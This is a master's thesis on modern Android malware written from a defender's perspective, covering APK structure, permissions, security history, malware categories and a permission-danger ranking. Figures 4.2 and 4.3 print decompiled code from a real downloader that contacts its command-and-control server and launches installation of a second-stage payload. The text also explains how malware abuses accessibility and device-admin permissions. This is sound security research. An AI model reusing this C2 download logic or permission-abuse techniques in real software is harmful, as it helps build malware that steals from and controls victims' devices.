A Defender's Perspective on Modern Android Malware

Federico Crippa

Master Thesis

Università di Genova, DIBRIS Via Opera Pia, 13 16145 Genova, Italy
https://www.dibris.unige.it/

Università di Genova

MSc Computer Science

Software Security and Engineering Curriculum

A Defender's Perspective on Modern Android Malware

Federico Crippa

Advisors: Giovanni Lagorio and Simone Aonzo

Examiner: Luca Demetrio

September, 2023

Abstract

Before Android's release, the mobile market had too many different operating systems and the opportunities to monetize anything from them were not enough to motivate bad actors to make much malware. Android changed the scene, gaining a huge slice of the market, unifying all those devices under a common operating system and allowing many people to get online services which in turn made this also a good target for those who want to profit from abusing all this access. Android has a more closed security model than computer operating systems, sandboxing applications and not allowing to run anything at the kernel level which both reduces access to unwanted applications but also limits what an antivirus can do to analyze or prevent malicious behaviour.

This work delves into Android malware, explores the main categories and their capabilities, verifies the efficiency of modern antivirus solutions and then proposes a possible solution to improve the detection of new malware from their typical behaviour on modern version of Android

Contents

Chapter 1

Introduction

In an increasingly interconnected world, mobile devices have become an integral part of our daily lives. Android, as one of the most widely used mobile operating systems, plays a pivotal role in shaping this mobile landscape. However, its popularity has also made it a prime target for malicious actors seeking to exploit vulnerabilities and compromise user security which nowadays could affect things like bank accounts or other sensitive information.

This thesis delves into the realm of modern malware analysis on the Android platform, adopting the perspective of defenders who want to protect the integrity and privacy of users' devices. The study starts with the historical development of security features in Android, then to the intricate techniques employed by malware developers and ends in an exploration of the defence mechanisms deployed by antivirus software.

The subsequent chapters of this thesis are structured as follows:

Capter 2: *Background*
This chapter gives the reader some necessary background knowledge needed to comprehend the contents of this work. We introduce the Android software stack and each of its layers moving next to the format used to package and install Android applications explaining its structure and main files, after which we clarify how those files are signed and how this contributes to the security of the platform. Finally, we spend some words on the core Android feature of permissions. Section 2.1 talks about the APK file format showing how it is structured and the files it contains, Section 2.2 instead introduces the current possible ways to sign an APK and how they are used by Android while Section 2.3 shows the permissions system that Android uses to limit and control the application access to resources.

Chapter 3: *The Evolution of Security in Android*

This chapter provides an overview of the foundational security features that were initially introduced in Android and traces the evolution of these features over time. By understanding the historical context of Android security, we can better grasp the challenges faced by early adopters and the subsequent improvements that have been made to mitigate emerging threats. Section 3.1 describes what was present initially on the first version, while Section 3.2 explores its evolution.

Chapter 4: *Malware Types*
This chapter categorizes Android malware based on its functionality and impact. We explore the different types of malware and delve into the relationship between malware behaviour and the permissions they request. Additionally, we introduce the concept of permission ranking, which aids in understanding the relative risks associated with different permissions. Section 4.1 classifies the types of malware and presents their goals, then Section 4.2 quickly introduces a mapping between the malware type and its required permissions and finally Section 4.3 gives a ranking of the most dangerous permissions that malware usually requests.

Chapter 5: *Malware Capabilities*
Here, we delve into the history of Android malware, examining its early manifestations and tracking its evolution into the sophisticated and multifaceted threats encountered today. By analyzing the capabilities and techniques employed by modern malware, we can gain insights into the strategies employed by malicious actors to infiltrate devices and compromise user data. Section 5.1 shows the beginning and the evolution of Android malware while Section 5.2 analyzes today's malware general behaviour. Section 5.3 shows instead how malware spreads to the victim's devices.

Chapter 6: *Antivirus and Malware Detection*
This chapter focuses on the strategies employed by defenders to detect and mitigate Android malware. We examine the current state of antivirus solutions, and discuss the advantages that defenders possess in the ongoing battle against malware and use a *Proof-of-concept* application to propose a possible solution for the most dangerous categories of malware. Section 6.1 provides the frame on what level antivirus software has to operate on, while Section 6.2 takes a deep dive into current antivirus responses to all sorts of edits of malware before Section 6.3 shows their response to new *Proof-of-concept* malware and Section 6.4 proposes an idea to improve protection using the advantage of being already present on devices when the malware arrives.

Chapter 7: *Conclusions*
In this chapter we draw some conclusions based on what we observed about modern malware and antivirus solutions and discuss further work.

Through this comprehensive analysis, we aim to provide researchers, practitioners, and security enthusiasts with a thorough understanding of the evolving landscape of Android malware from a defender's perspective. By shedding light on the intricate interplay between malware and defence mechanisms, we hope to contribute to the ongoing efforts to secure Android devices and protect user privacy.

Chapter 2

Technical Background

In this chapter, we present to the reader some technical background needed to understand the contents of this work.

Android is an open-source operating system based on a modified version of the Linux kernel specifically designed for touchscreen devices but it has been adapted to work on a multitude of devices including smart-watches and IoT devices.

Central to Android's design is its layered software stack seen in Figure 2.1. At the base of it, there is the *Linux kernel* as mentioned before, this allows device manufacturers to develop drivers for a well-known kernel.

Above it, we have the *Hardware Abstraction Layer* (HAL) which exposes interfaces to the higher-level Java API framework to access hardware capabilities.

Next, there is the *Android runtime* (ART) which is responsible for the execution of multiple virtual machines (each application has its instance of the ART) to run a bytecode format (Dalvik Executable format or DEX for short) designed specifically for Android and optimized for a minimal memory footprint. The ART is also responsible for Ahead-of-time (AOT) or just-in-time (JIT) compilation, optimized garbage collection, the conversion of DEX files to a compact machine code (only from Android 9.0 or later) and debugging.

Many components and services on Android are built from native code that requires *native libraries* written in C or C++. Some of those libraries are accessible to application programmers both from the Java framework APIs or directly from their own native code, an example is OpenGL which allows one to draw and manipulate 2D and 3D graphics.

Android exposes a *Java API framework* usable by application developers to access features from the Android System such as the resource manager, notification manager, activity manager, etc.

Android is equipped with a fundamental suite of pre-installed applications (*system apps*) encompassing email, SMS messaging, calendars, internet browsing, contacts, and other functionalities. However, any third-party application can assume the role of the default web browser, SMS messenger or any of the system applications. Nevertheless, certain exceptions exist, such as the system's Settings app, which cannot be replaced. These system applications not only serve as apps for the user but also provide key capabilities to developers. For example, to deliver an SMS it is possible to invoke the SMS application already installed to deliver a message to the wanted recipient. It is worth noting that while third-party applications have access to the same APIs as system applications, the latter have access to extra permissions allowing them to perform tasks potentially not possible by third-party applications.




Figure 2.1: Major components of the Android software stack

2.1 Android Package Kit (APK)

To distribute and install applications on Android the *Android Package Kit* format is used, sometimes also Application Package or Android Application Package and abbreviated with APK. APK files are extensions of Jar files which are an extension of Zip files. Most notably they inherit the signing method used for Jar files and discussed later in Section 2.2. The structure of an APK is shown in Listing 2.1

```
 1 root/
 2 |-- AndroidManifest.xml
 3 |-- classes.dex
 4 |-- resources.arsc
 5 |-- assets/
 6 |-- lib/
 7 |   |-- arm64-v8a/
 8 |   |   \-- libapp.so
 9 |   \-- x86_64/
10 |       \-- libapp.so
11 |-- META-INF/
12 |   |-- CERT.RSA
13 |   |-- CERT.SF
14 |   \-- MANIFEST.MF
15 \-- res/
16     |-- anim/
17     |-- color/
18     |-- drawable/
19     |-- layout/
20     |-- menu/
21     |-- raw/
22     \-- xml
```

Listing 2.1: basic APK file structure

The *AndroidManifest.xml* (line 2) is the file that defines the package name, version components, permissions, services and other information about the application contained in the archive.

The *classes.dex* (line 3) file contains the aforementioned DEX bytecode.

The *resources.arsc* (line 4) file includes all the compiled resources like binary XML.

The *assets* (line 5) directory contains applications assets that can be used by the `AssetManager`.

The *lib* (line 6) directory contains native code libraries in case the application ships with some. It has a sub-directory for each architecture supported (In order from the listing, `ARMv8` and `x86-64`).

The *META-INF* (line 11) directory contains the signing information. More precisely *MANIFEST.MF* contains all the Zip entries and it's used to verify that only all of those entries are present and signed by the same set of signers, *CERT.SF* lists all the files together with their *SHA-1* digest (an example can be found in Listing 2.1) and *CERT.RSA* contains the signed contents of *CERT.SF* and is used to verify the application integrity with the public key.

```
    Signature-Version: 1.0
    Created-By: 1.0 (Android)
    SHA1-Digest-Manifest: wxqnEAI0UA5nO5QJ8CGMwjkGGWE=
    ...
    Name: res/layout/exchange_component_back_bottom.xml
    SHA1-Digest: eACjMjESj7Zkf0cBFTZ0nqWrt7w=
    Name: res/drawable-hdpi/icon.png
    SHA1-Digest: DGEqylP8W0n0iV/ZzBx3MW0WGCA=
```

Listing 2.2: Example contents of a CERT.SF file

Finally, the *res* (line 15) directory contains the resources referenced from Android code,u usually through the usage of `android.content.res.Resources` or other APIs.

2.2 APK Signing

Application signing is a fundamental feature of Android, it allows for safer updates and accountability on store applications towards the developer but also a certainty to the developer that the application was not modified by the store. Furthermore, Android uses the signed application certificate to assign to each application a different user in order to *sandbox* the single application or, in case the developer specifies it, it can share the same user with another application.

Android allows for multiple types of signatures, defined by the scheme version. *Scheme v1* is based on Jar signing and utilizes the folders described above in Section 2.1.

Android later introduced *Scheme v2* and then later its expansion in *Scheme v3*. These schemes add the signature of the entire file, including the zip headers which were instead not signed by the older *Scheme v1*. The schematic of how these signatures work is presented in Figure 2.2




Figure 2.2: APK file structure before and after signing with a signature using Scheme v2

2.3 Permissions

Android has two main ways to control the access an application has to resources: application sandboxing and permissions. While sandboxing is something that makes use of the already present Linux kernel features, giving each app its user (UID) and group (GID), permissions are something more specific to Android.

An application needs to declare its required permissions in the *AndroidManifest.xml* file. Those permissions can allow for access to things like storage, camera, location, device information, Wi-Fi controls, call logs, contacts, etc.

According to how invasive the permission can be regarding the user's privacy, Android categorizes them in: *install-time permissions* and *runtime permissions*. As the name suggests, *install-time permissions* are granted as soon as the app is installed. These permissions are usually either not sensitive or they have additional checks. On the contrary, *runtime permissions* are considered invasive to privacy as they can either directly or indirectly identify the user and they are only given to an application after they specifically request the user to enable it using the Android API.

Except for some permissions deemed more dangerous and with more potential to be abused, Android never revokes permissions from applications. This is not completely true anymore, for example: the permission to show overlays over other apps has been made temporary for apps installed without the use of Google's proprietary store (Google Play Store) and the pre-installed system app that serves as an antivirus from Google (Google Play Protect) also has a feature that disables permissions for applications that the user has not actively used for a long period.

Chapter 3

The Evolution of Security in Android

In this chapter, we explore Android's evolution and how its security features changed over time to adapt to new and emerging threats.

3.1 First Features

Android 1.0 was released on September 23rd, 2008 alongside the HTC Dream making it the first Android smartphone. The first version of Android already had some security features that we have today albeit with some issues and not nearly as refined. Some of those features are:

- *Lock screen PIN* code: keeps the device from being unlocked easily from anyone. Prevents unwanted installs from physical access to the phone or requires knowing the PIN before any interaction.
- *Per-application sandbox*: Prevents applications from interfering with each other or potentially accessing sensitive information (like cookies, tokens, etc.).
  - Each application runs on behalf of a Linux user specially created for it
  - The application had full control over all the files in its sandbox folder (located in `/data/data/`*`package.name`*) but could not access to system files and files of other apps
    - ∗ Did not apply to memory cards and USB drives due to their FAT filesystem
  - The only way to escape from the sandbox was to gain root privileges

- *Manifest* containing any permissions required by the app: Allows a systematic way to screen or control access to what an application can obtain from the device, potentially limiting the abuse of sensor data or requiring explicit consent before accessing common directories.
  - In this version, installing an application automatically grants *all permissions* in the manifest.
  - Early versions only allowed for the screening of such permissions before installation.
- Requiring applications to be *signed*: This prevents unwanted applications from faking updates for others. If the developer's signature on the update does not match the one of the already installed application then the update cannot be applied

Applications however had easy access to SMS/MMS, calls and all versions until Android 6.0 had no concept of runtime permissions, therefore once an application was installed it would have all the requested permissions specified in the manifest. On this version, it was already possible to draw overlays over other applications through the usage of `TYPE_SYSTEM_ERROR` and `TYPE_SYSTEM_OVERLAY` layout parameters for the window manager.

3.2 Evolution

We list here the main changes regarding security that have been introduced in Android during its evolution

- *Accessibility Services*: In *Android 1.6* [Goo23a] Google introduced the ability to create your Accessibility service with further improvements in *4.4* (adding more detailed events and more ways to read the screen).
- *SELinux Enforcement*: Since *Android 4.2* SELinux was supported but *Android 4.4* made it mandatory, thus improving security but introducing a significant manual effort for third-party vendors when they have to customize Android for their devices.
- *KeyStore*: In versions from *4.0* to *5.0* Android slowly added the ability to generate and securely store cryptographic keys through an API.
- *Runtime Permissions*: *Android 6.0* also introduced a more granular way to request permissions instead of the all-or-nothing install time request. Applications now request specific permissions at runtime making it more explicit to the user and less overwhelming.

- *'Draw over other apps' permission*: *Android 6.0.1* made it so applications now have to be allowed the permission to *draw over other apps* (overlays). This permission is automatically granted to applications coming from the Play Store

- *Google Play Protect*: Introduced in *Android 8.0*, Google's antivirus with System permissions (needs to be pre-installed).

- *Limiting Overlay Windows types*: In *Android 8.0* Google restricted the usage of some window types like `TYPE_SYSTEM_OVERLAY` and `TYPE_SYSTEM_ALERT` trying to reduce the surface for phishing attacks that used those permissions to draw fake login inputs or to lure users into installing third-party packages by drawing other instructions integrating the buttons from the PackageManager into their layout.

- *Stronger restriction of overlays*: As of *Android 10* applications that use the `TYPE_APPLICATION_OVERLAY` window type (introduced in Android 8.0 as a combination of multiple flags for convenience) will be somewhat limited: third-party (side-loaded) applications will be revoked the permission after 30 seconds from obtaining it, requiring it to be enabled again the next time the overlay needs to be shown. Play Store apps will instead only lose it on reboot.

Chapter 4

Malware Types

In this chapter, we will clarify the malware categories, their goals and the associated permissions that can help spot the malware. We will also have a ranking of the permissions based on how *dangerous* it can be to allow malware to receive them and a quick summary of how the permission is often abused.

4.1 Types

This section lists the main types of malware and their goals. This list will not contain the explicit type of *spyware* as the category is too generic and features of it can be often found within other categories. We instead explain *Remote Access Trojan* (RAT) malware in the *Banker* section as the category is usually not used alone but as a tool to achieve something.

Adware: It is the most common detection from all antivirus brands. Usually, it is considered adware when an application shows ads in a *malicious* way, this could be by not asking for any permissions from the user or not informing them correctly but some of the more *advanced* ones show ads (and emulate clicks on them) in the background [Mal23]. This category is barely considered malware as it just affects the infected user besides some undesired popups, notifications or sometimes just battery usage.

Downloader: A downloader is usually the first stage of a more severe malware. The goal of a downloader is to install a second package (second stage) that usually directly contains the *real* malware. Downloaders get the extra application from some server, not always controlled by the author as some use CDNs like GitHub or Discord. In some articles, this category is often included with the category of *droppers* but we prefer to have a distinction between them – discussed below. The main advantage of downloaders is that they can have minimal permission requirements as they often download and consequently start the installation of their target malware from a browser (see Figure 4.1 and Figure 4.2,4.3).


Dropper: A dropper is the *offline* version of a downloader. It has the same goals but usually includes the extra package inside of its resources, most likely encrypted and only used after certain conditions are met (time, call to C2, etc.)

Banker: Bankers (or banking malware) are specifically designed to commit bank fraud. They can do anything from stealing credentials to giving the full control over the victim's device to the threat actor. Due to Android's strengthening of its security most of all bankers are moving away from simple overlays to abusing the Accessibility Services. Using the Accessibility Services also allows the banker to implement RAT capabilities which allow for the aforementioned full control.

Stalkerware (Commercial Spyware): There are some legitimate usages to track someone's location, activity and other details, for example for parents to control young children or companies trying to reduce what an employee can do on a company-owned phone. Stalkerware is a specific set of these applications that do not properly warn the user that they are monitored and are usually used to either spy or extract personal information. These malicious applications usually do not warn the user properly during installation and do not show any notification during their tracking.


Ransomware: The most famous kind of ransomware just encrypts files on a machine, Android however, if given the proper permissions, ransomware tends to prefer taking the whole device hostage by changing the device's lock screen password. This usually requires the application to be given Device admin permissions [Goo23b]. Using such permission the threat actor can also threaten the user to have all data lost (reset) if the demands are not satisfied before a certain time. This is not the only method used for ransomware and other methods may not need such strong permissions.

Billing fraud: A particularly popular kind of malware (See Joker family [Kup19]) which goal is to subscribe the victim to premium/paid services owned by the malware author, often combined with *spyware* features to access confirmation codes.




```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="7" a
    <uses-sdk android:minSdkVersion="23" android:targetSdkVersion="31"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icor
        <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.iatalytaxcode.
        <activity android:name="com.iatalytaxcode.app.SplashActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:label="Show Barcode" android:name="com.iatalytaxcode.app.ShowBarcode
        <activity android:label="@string/settings" android:name="com.iatalytaxcode.app.Setting
        <provider android:name="androidx.core.content.FileProvider" android:exported="false" a
            <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@x
        </provider>
        <provider android:name="androidx.lifecycle.ProcessLifecycleOwnerInitializer" android:e
        <meta-data android:name="com.android.dynamic.apk.fused.modules" android:value="base"/>
        <meta-data android:name="com.android.stamp.source" android:value="https://play.google.
        <meta-data android:name="com.android.stamp.type" android:value="STAMP_TYPE_STANDALONE_
        <meta-data android:name="com.android.vending.splits" android:resource="@xml/splits0"/>
        <meta-data android:name="com.android.vending.derived.apk.id" android:value="1"/>
    </application>
</manifest>
```

Figure 4.1: A manifest file taken from a downloader sample



```java
StringBuilder sb = new StringBuilder();
sb.append("stats=");
sb.append(new mw_DecoderClassContainer.mw_DecoderClass(this.f2123d).c(this.f2123d.f2126b + ";21;" + this.f2123d.f212
String sb2 = sb.toString();
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.f2123d.f2127c.getString(1)).openConnection();
httpURLConnection.setReadTimeout(10000);
httpURLConnection.setConnectTimeout(15000);
httpURLConnection.setRequestMethod("POST");
httpURLConnection.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
httpURLConnection.setDoOutput(true);
httpURLConnection.setDoInput(true);
httpURLConnection.setUseCaches(false);
OutputStreamWriter outputStreamWriter = new OutputStreamWriter(httpURLConnection.getOutputStream());
```

Figure 4.2: A screenshot of Jadx showing a downloader contacting the Command and Control server



```java
if (httpURLConnection.getResponseCode() == 200) {
    StringBuilder response = new StringBuilder();
    BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.getInputStream()));
    while (true) {
        String readLine = bufferedReader.readLine();
        if (readLine == null) {
            break;
        }
        response.append(readLine);
    }
    JSONObject mw_decodedResponse = new JSONObject(new mw_DecoderClassContainer.mw_DecoderClass(this.f2123d).mw_decodeString(response.toString()
    if (mw_decodedResponse.getString(this.f2123d.f2127c.get(3).toString()).equals(this.f2123d.f2127c.get(4))) { // response["package"] == "file"
        mw_DecoderClassContainer mw_decoderclasscontainer = this.f2123d;
        String string = mw_decodedResponse.getString(this.f2123d.f2127c.get(4).toString()); // response["file"]
        if (mw_decoderclasscontainer == null) {
            throw null;
        }
        try {
            Intent intent = new Intent("android.intent.action.VIEW");
            intent.addFlags(268435456);
            intent.addFlags(67108864);
            intent.addFlags(32768);
            intent.setData(Uri.parse(string));
            App.f2255d.startActivity(intent); // This probably starts the installation
            return;
        } catch (Exception unused) {
            mw_decoderclasscontainer.f2125a = 101;
            return;
        }
    } else if (mw_decodedResponse.getString(this.f2123d.f2127c.get(3).toString()).equals(this.f2123d.f2127c.get(5))) { // == "installed"
        this.f2123d.f2125a = 99;
        this.f2123d.mw_setSharedPreferences("codicefiscale", "codicefiscale");
        return;
    } else {
        return;
    }
```

Figure 4.3: A screenshot of Jadx showing a downloader opening the webpage received by the C2 server

4.2 Type-Permission Mapping

Table 4.1 shows the mapping between malware types and the permissions that they commonly request.

Type	Permissions
Dropper	REQUEST_INSTALL_PACKAGES
Direct Downloader	REQUEST_INSTALL_PACKAGES, INTERNET, ACCESS_NETWORK_STATE
Indirect Downloader	INTERNET, ACCESS_NETWORK_STATE
Banker with RAT	BIND_ACCESSIBILITY_SERVICE
Banker with Overlay	SYSTEM_ALERT_WINDOW
Adware	INTERNET, ACCESS_NETWORK_STATE
Stalkerware	INTERNET, ACCESS_NETWORK_STATE, ACCESS_FINE_LOCATION or READ_SMS or READ_CALL_LOG or READ_MEDIA_IMAGES or READ_MEDIA_VIDEO
Ransomware	INTERNET, ACCESS_NETWORK_STATE, BIND_DEVICE_ADMIN and/or MANAGE_EXTERNAL_STORAGE
Billing Fraud	SEND_SMS or CALL_PHONE, READ_SMS, READ_PHONE_STATE

Table 4.1: Permissions that each type may request

4.3 Permission ranking

In this section, we give a ranking of permissions according to:

- How much control over the device the malicious application gains once it obtains such permission
- How much the permission helps the malware towards its goal
- How much the malicious application can control other applications in ways that can damage the user.

Generally, if one permission is ranked higher than another then that permission can have a larger negative impact on the user, where the first can directly spy and control the device for the user, potentially using any app as if it were the user and therefore allowing the attacker to cause as much damage as they want, while on the last we have a permission that while still useful for malware, doesn't directly allow any malicious action or pose any threat to a user's security.

`BIND_ACCESSIBILITY_SERVICE`: Once obtained, this permission allows the application to give itself all permissions it wants, monitor any field or user input and effectively acting like the user.

`BIND_DEVICE_ADMIN`: Can be used to hide the application from launchers making it harder for the user to delete or spot it. Can also be used to reset the password [Gooa] or restore the phone to factory settings (essentially losing all the files).

`REQUEST_INSTALL_PACKAGES`: Droppers and Downloaders use this to install the final malware.

`RECEIVE_BOOT_COMPLETED`: Used for persistence to restart the malware after reboots.

`MANAGE_EXTERNAL_STORAGE`: Gives the application permission (after asking it at runtime) to access all the external files, the same access as a file manager.

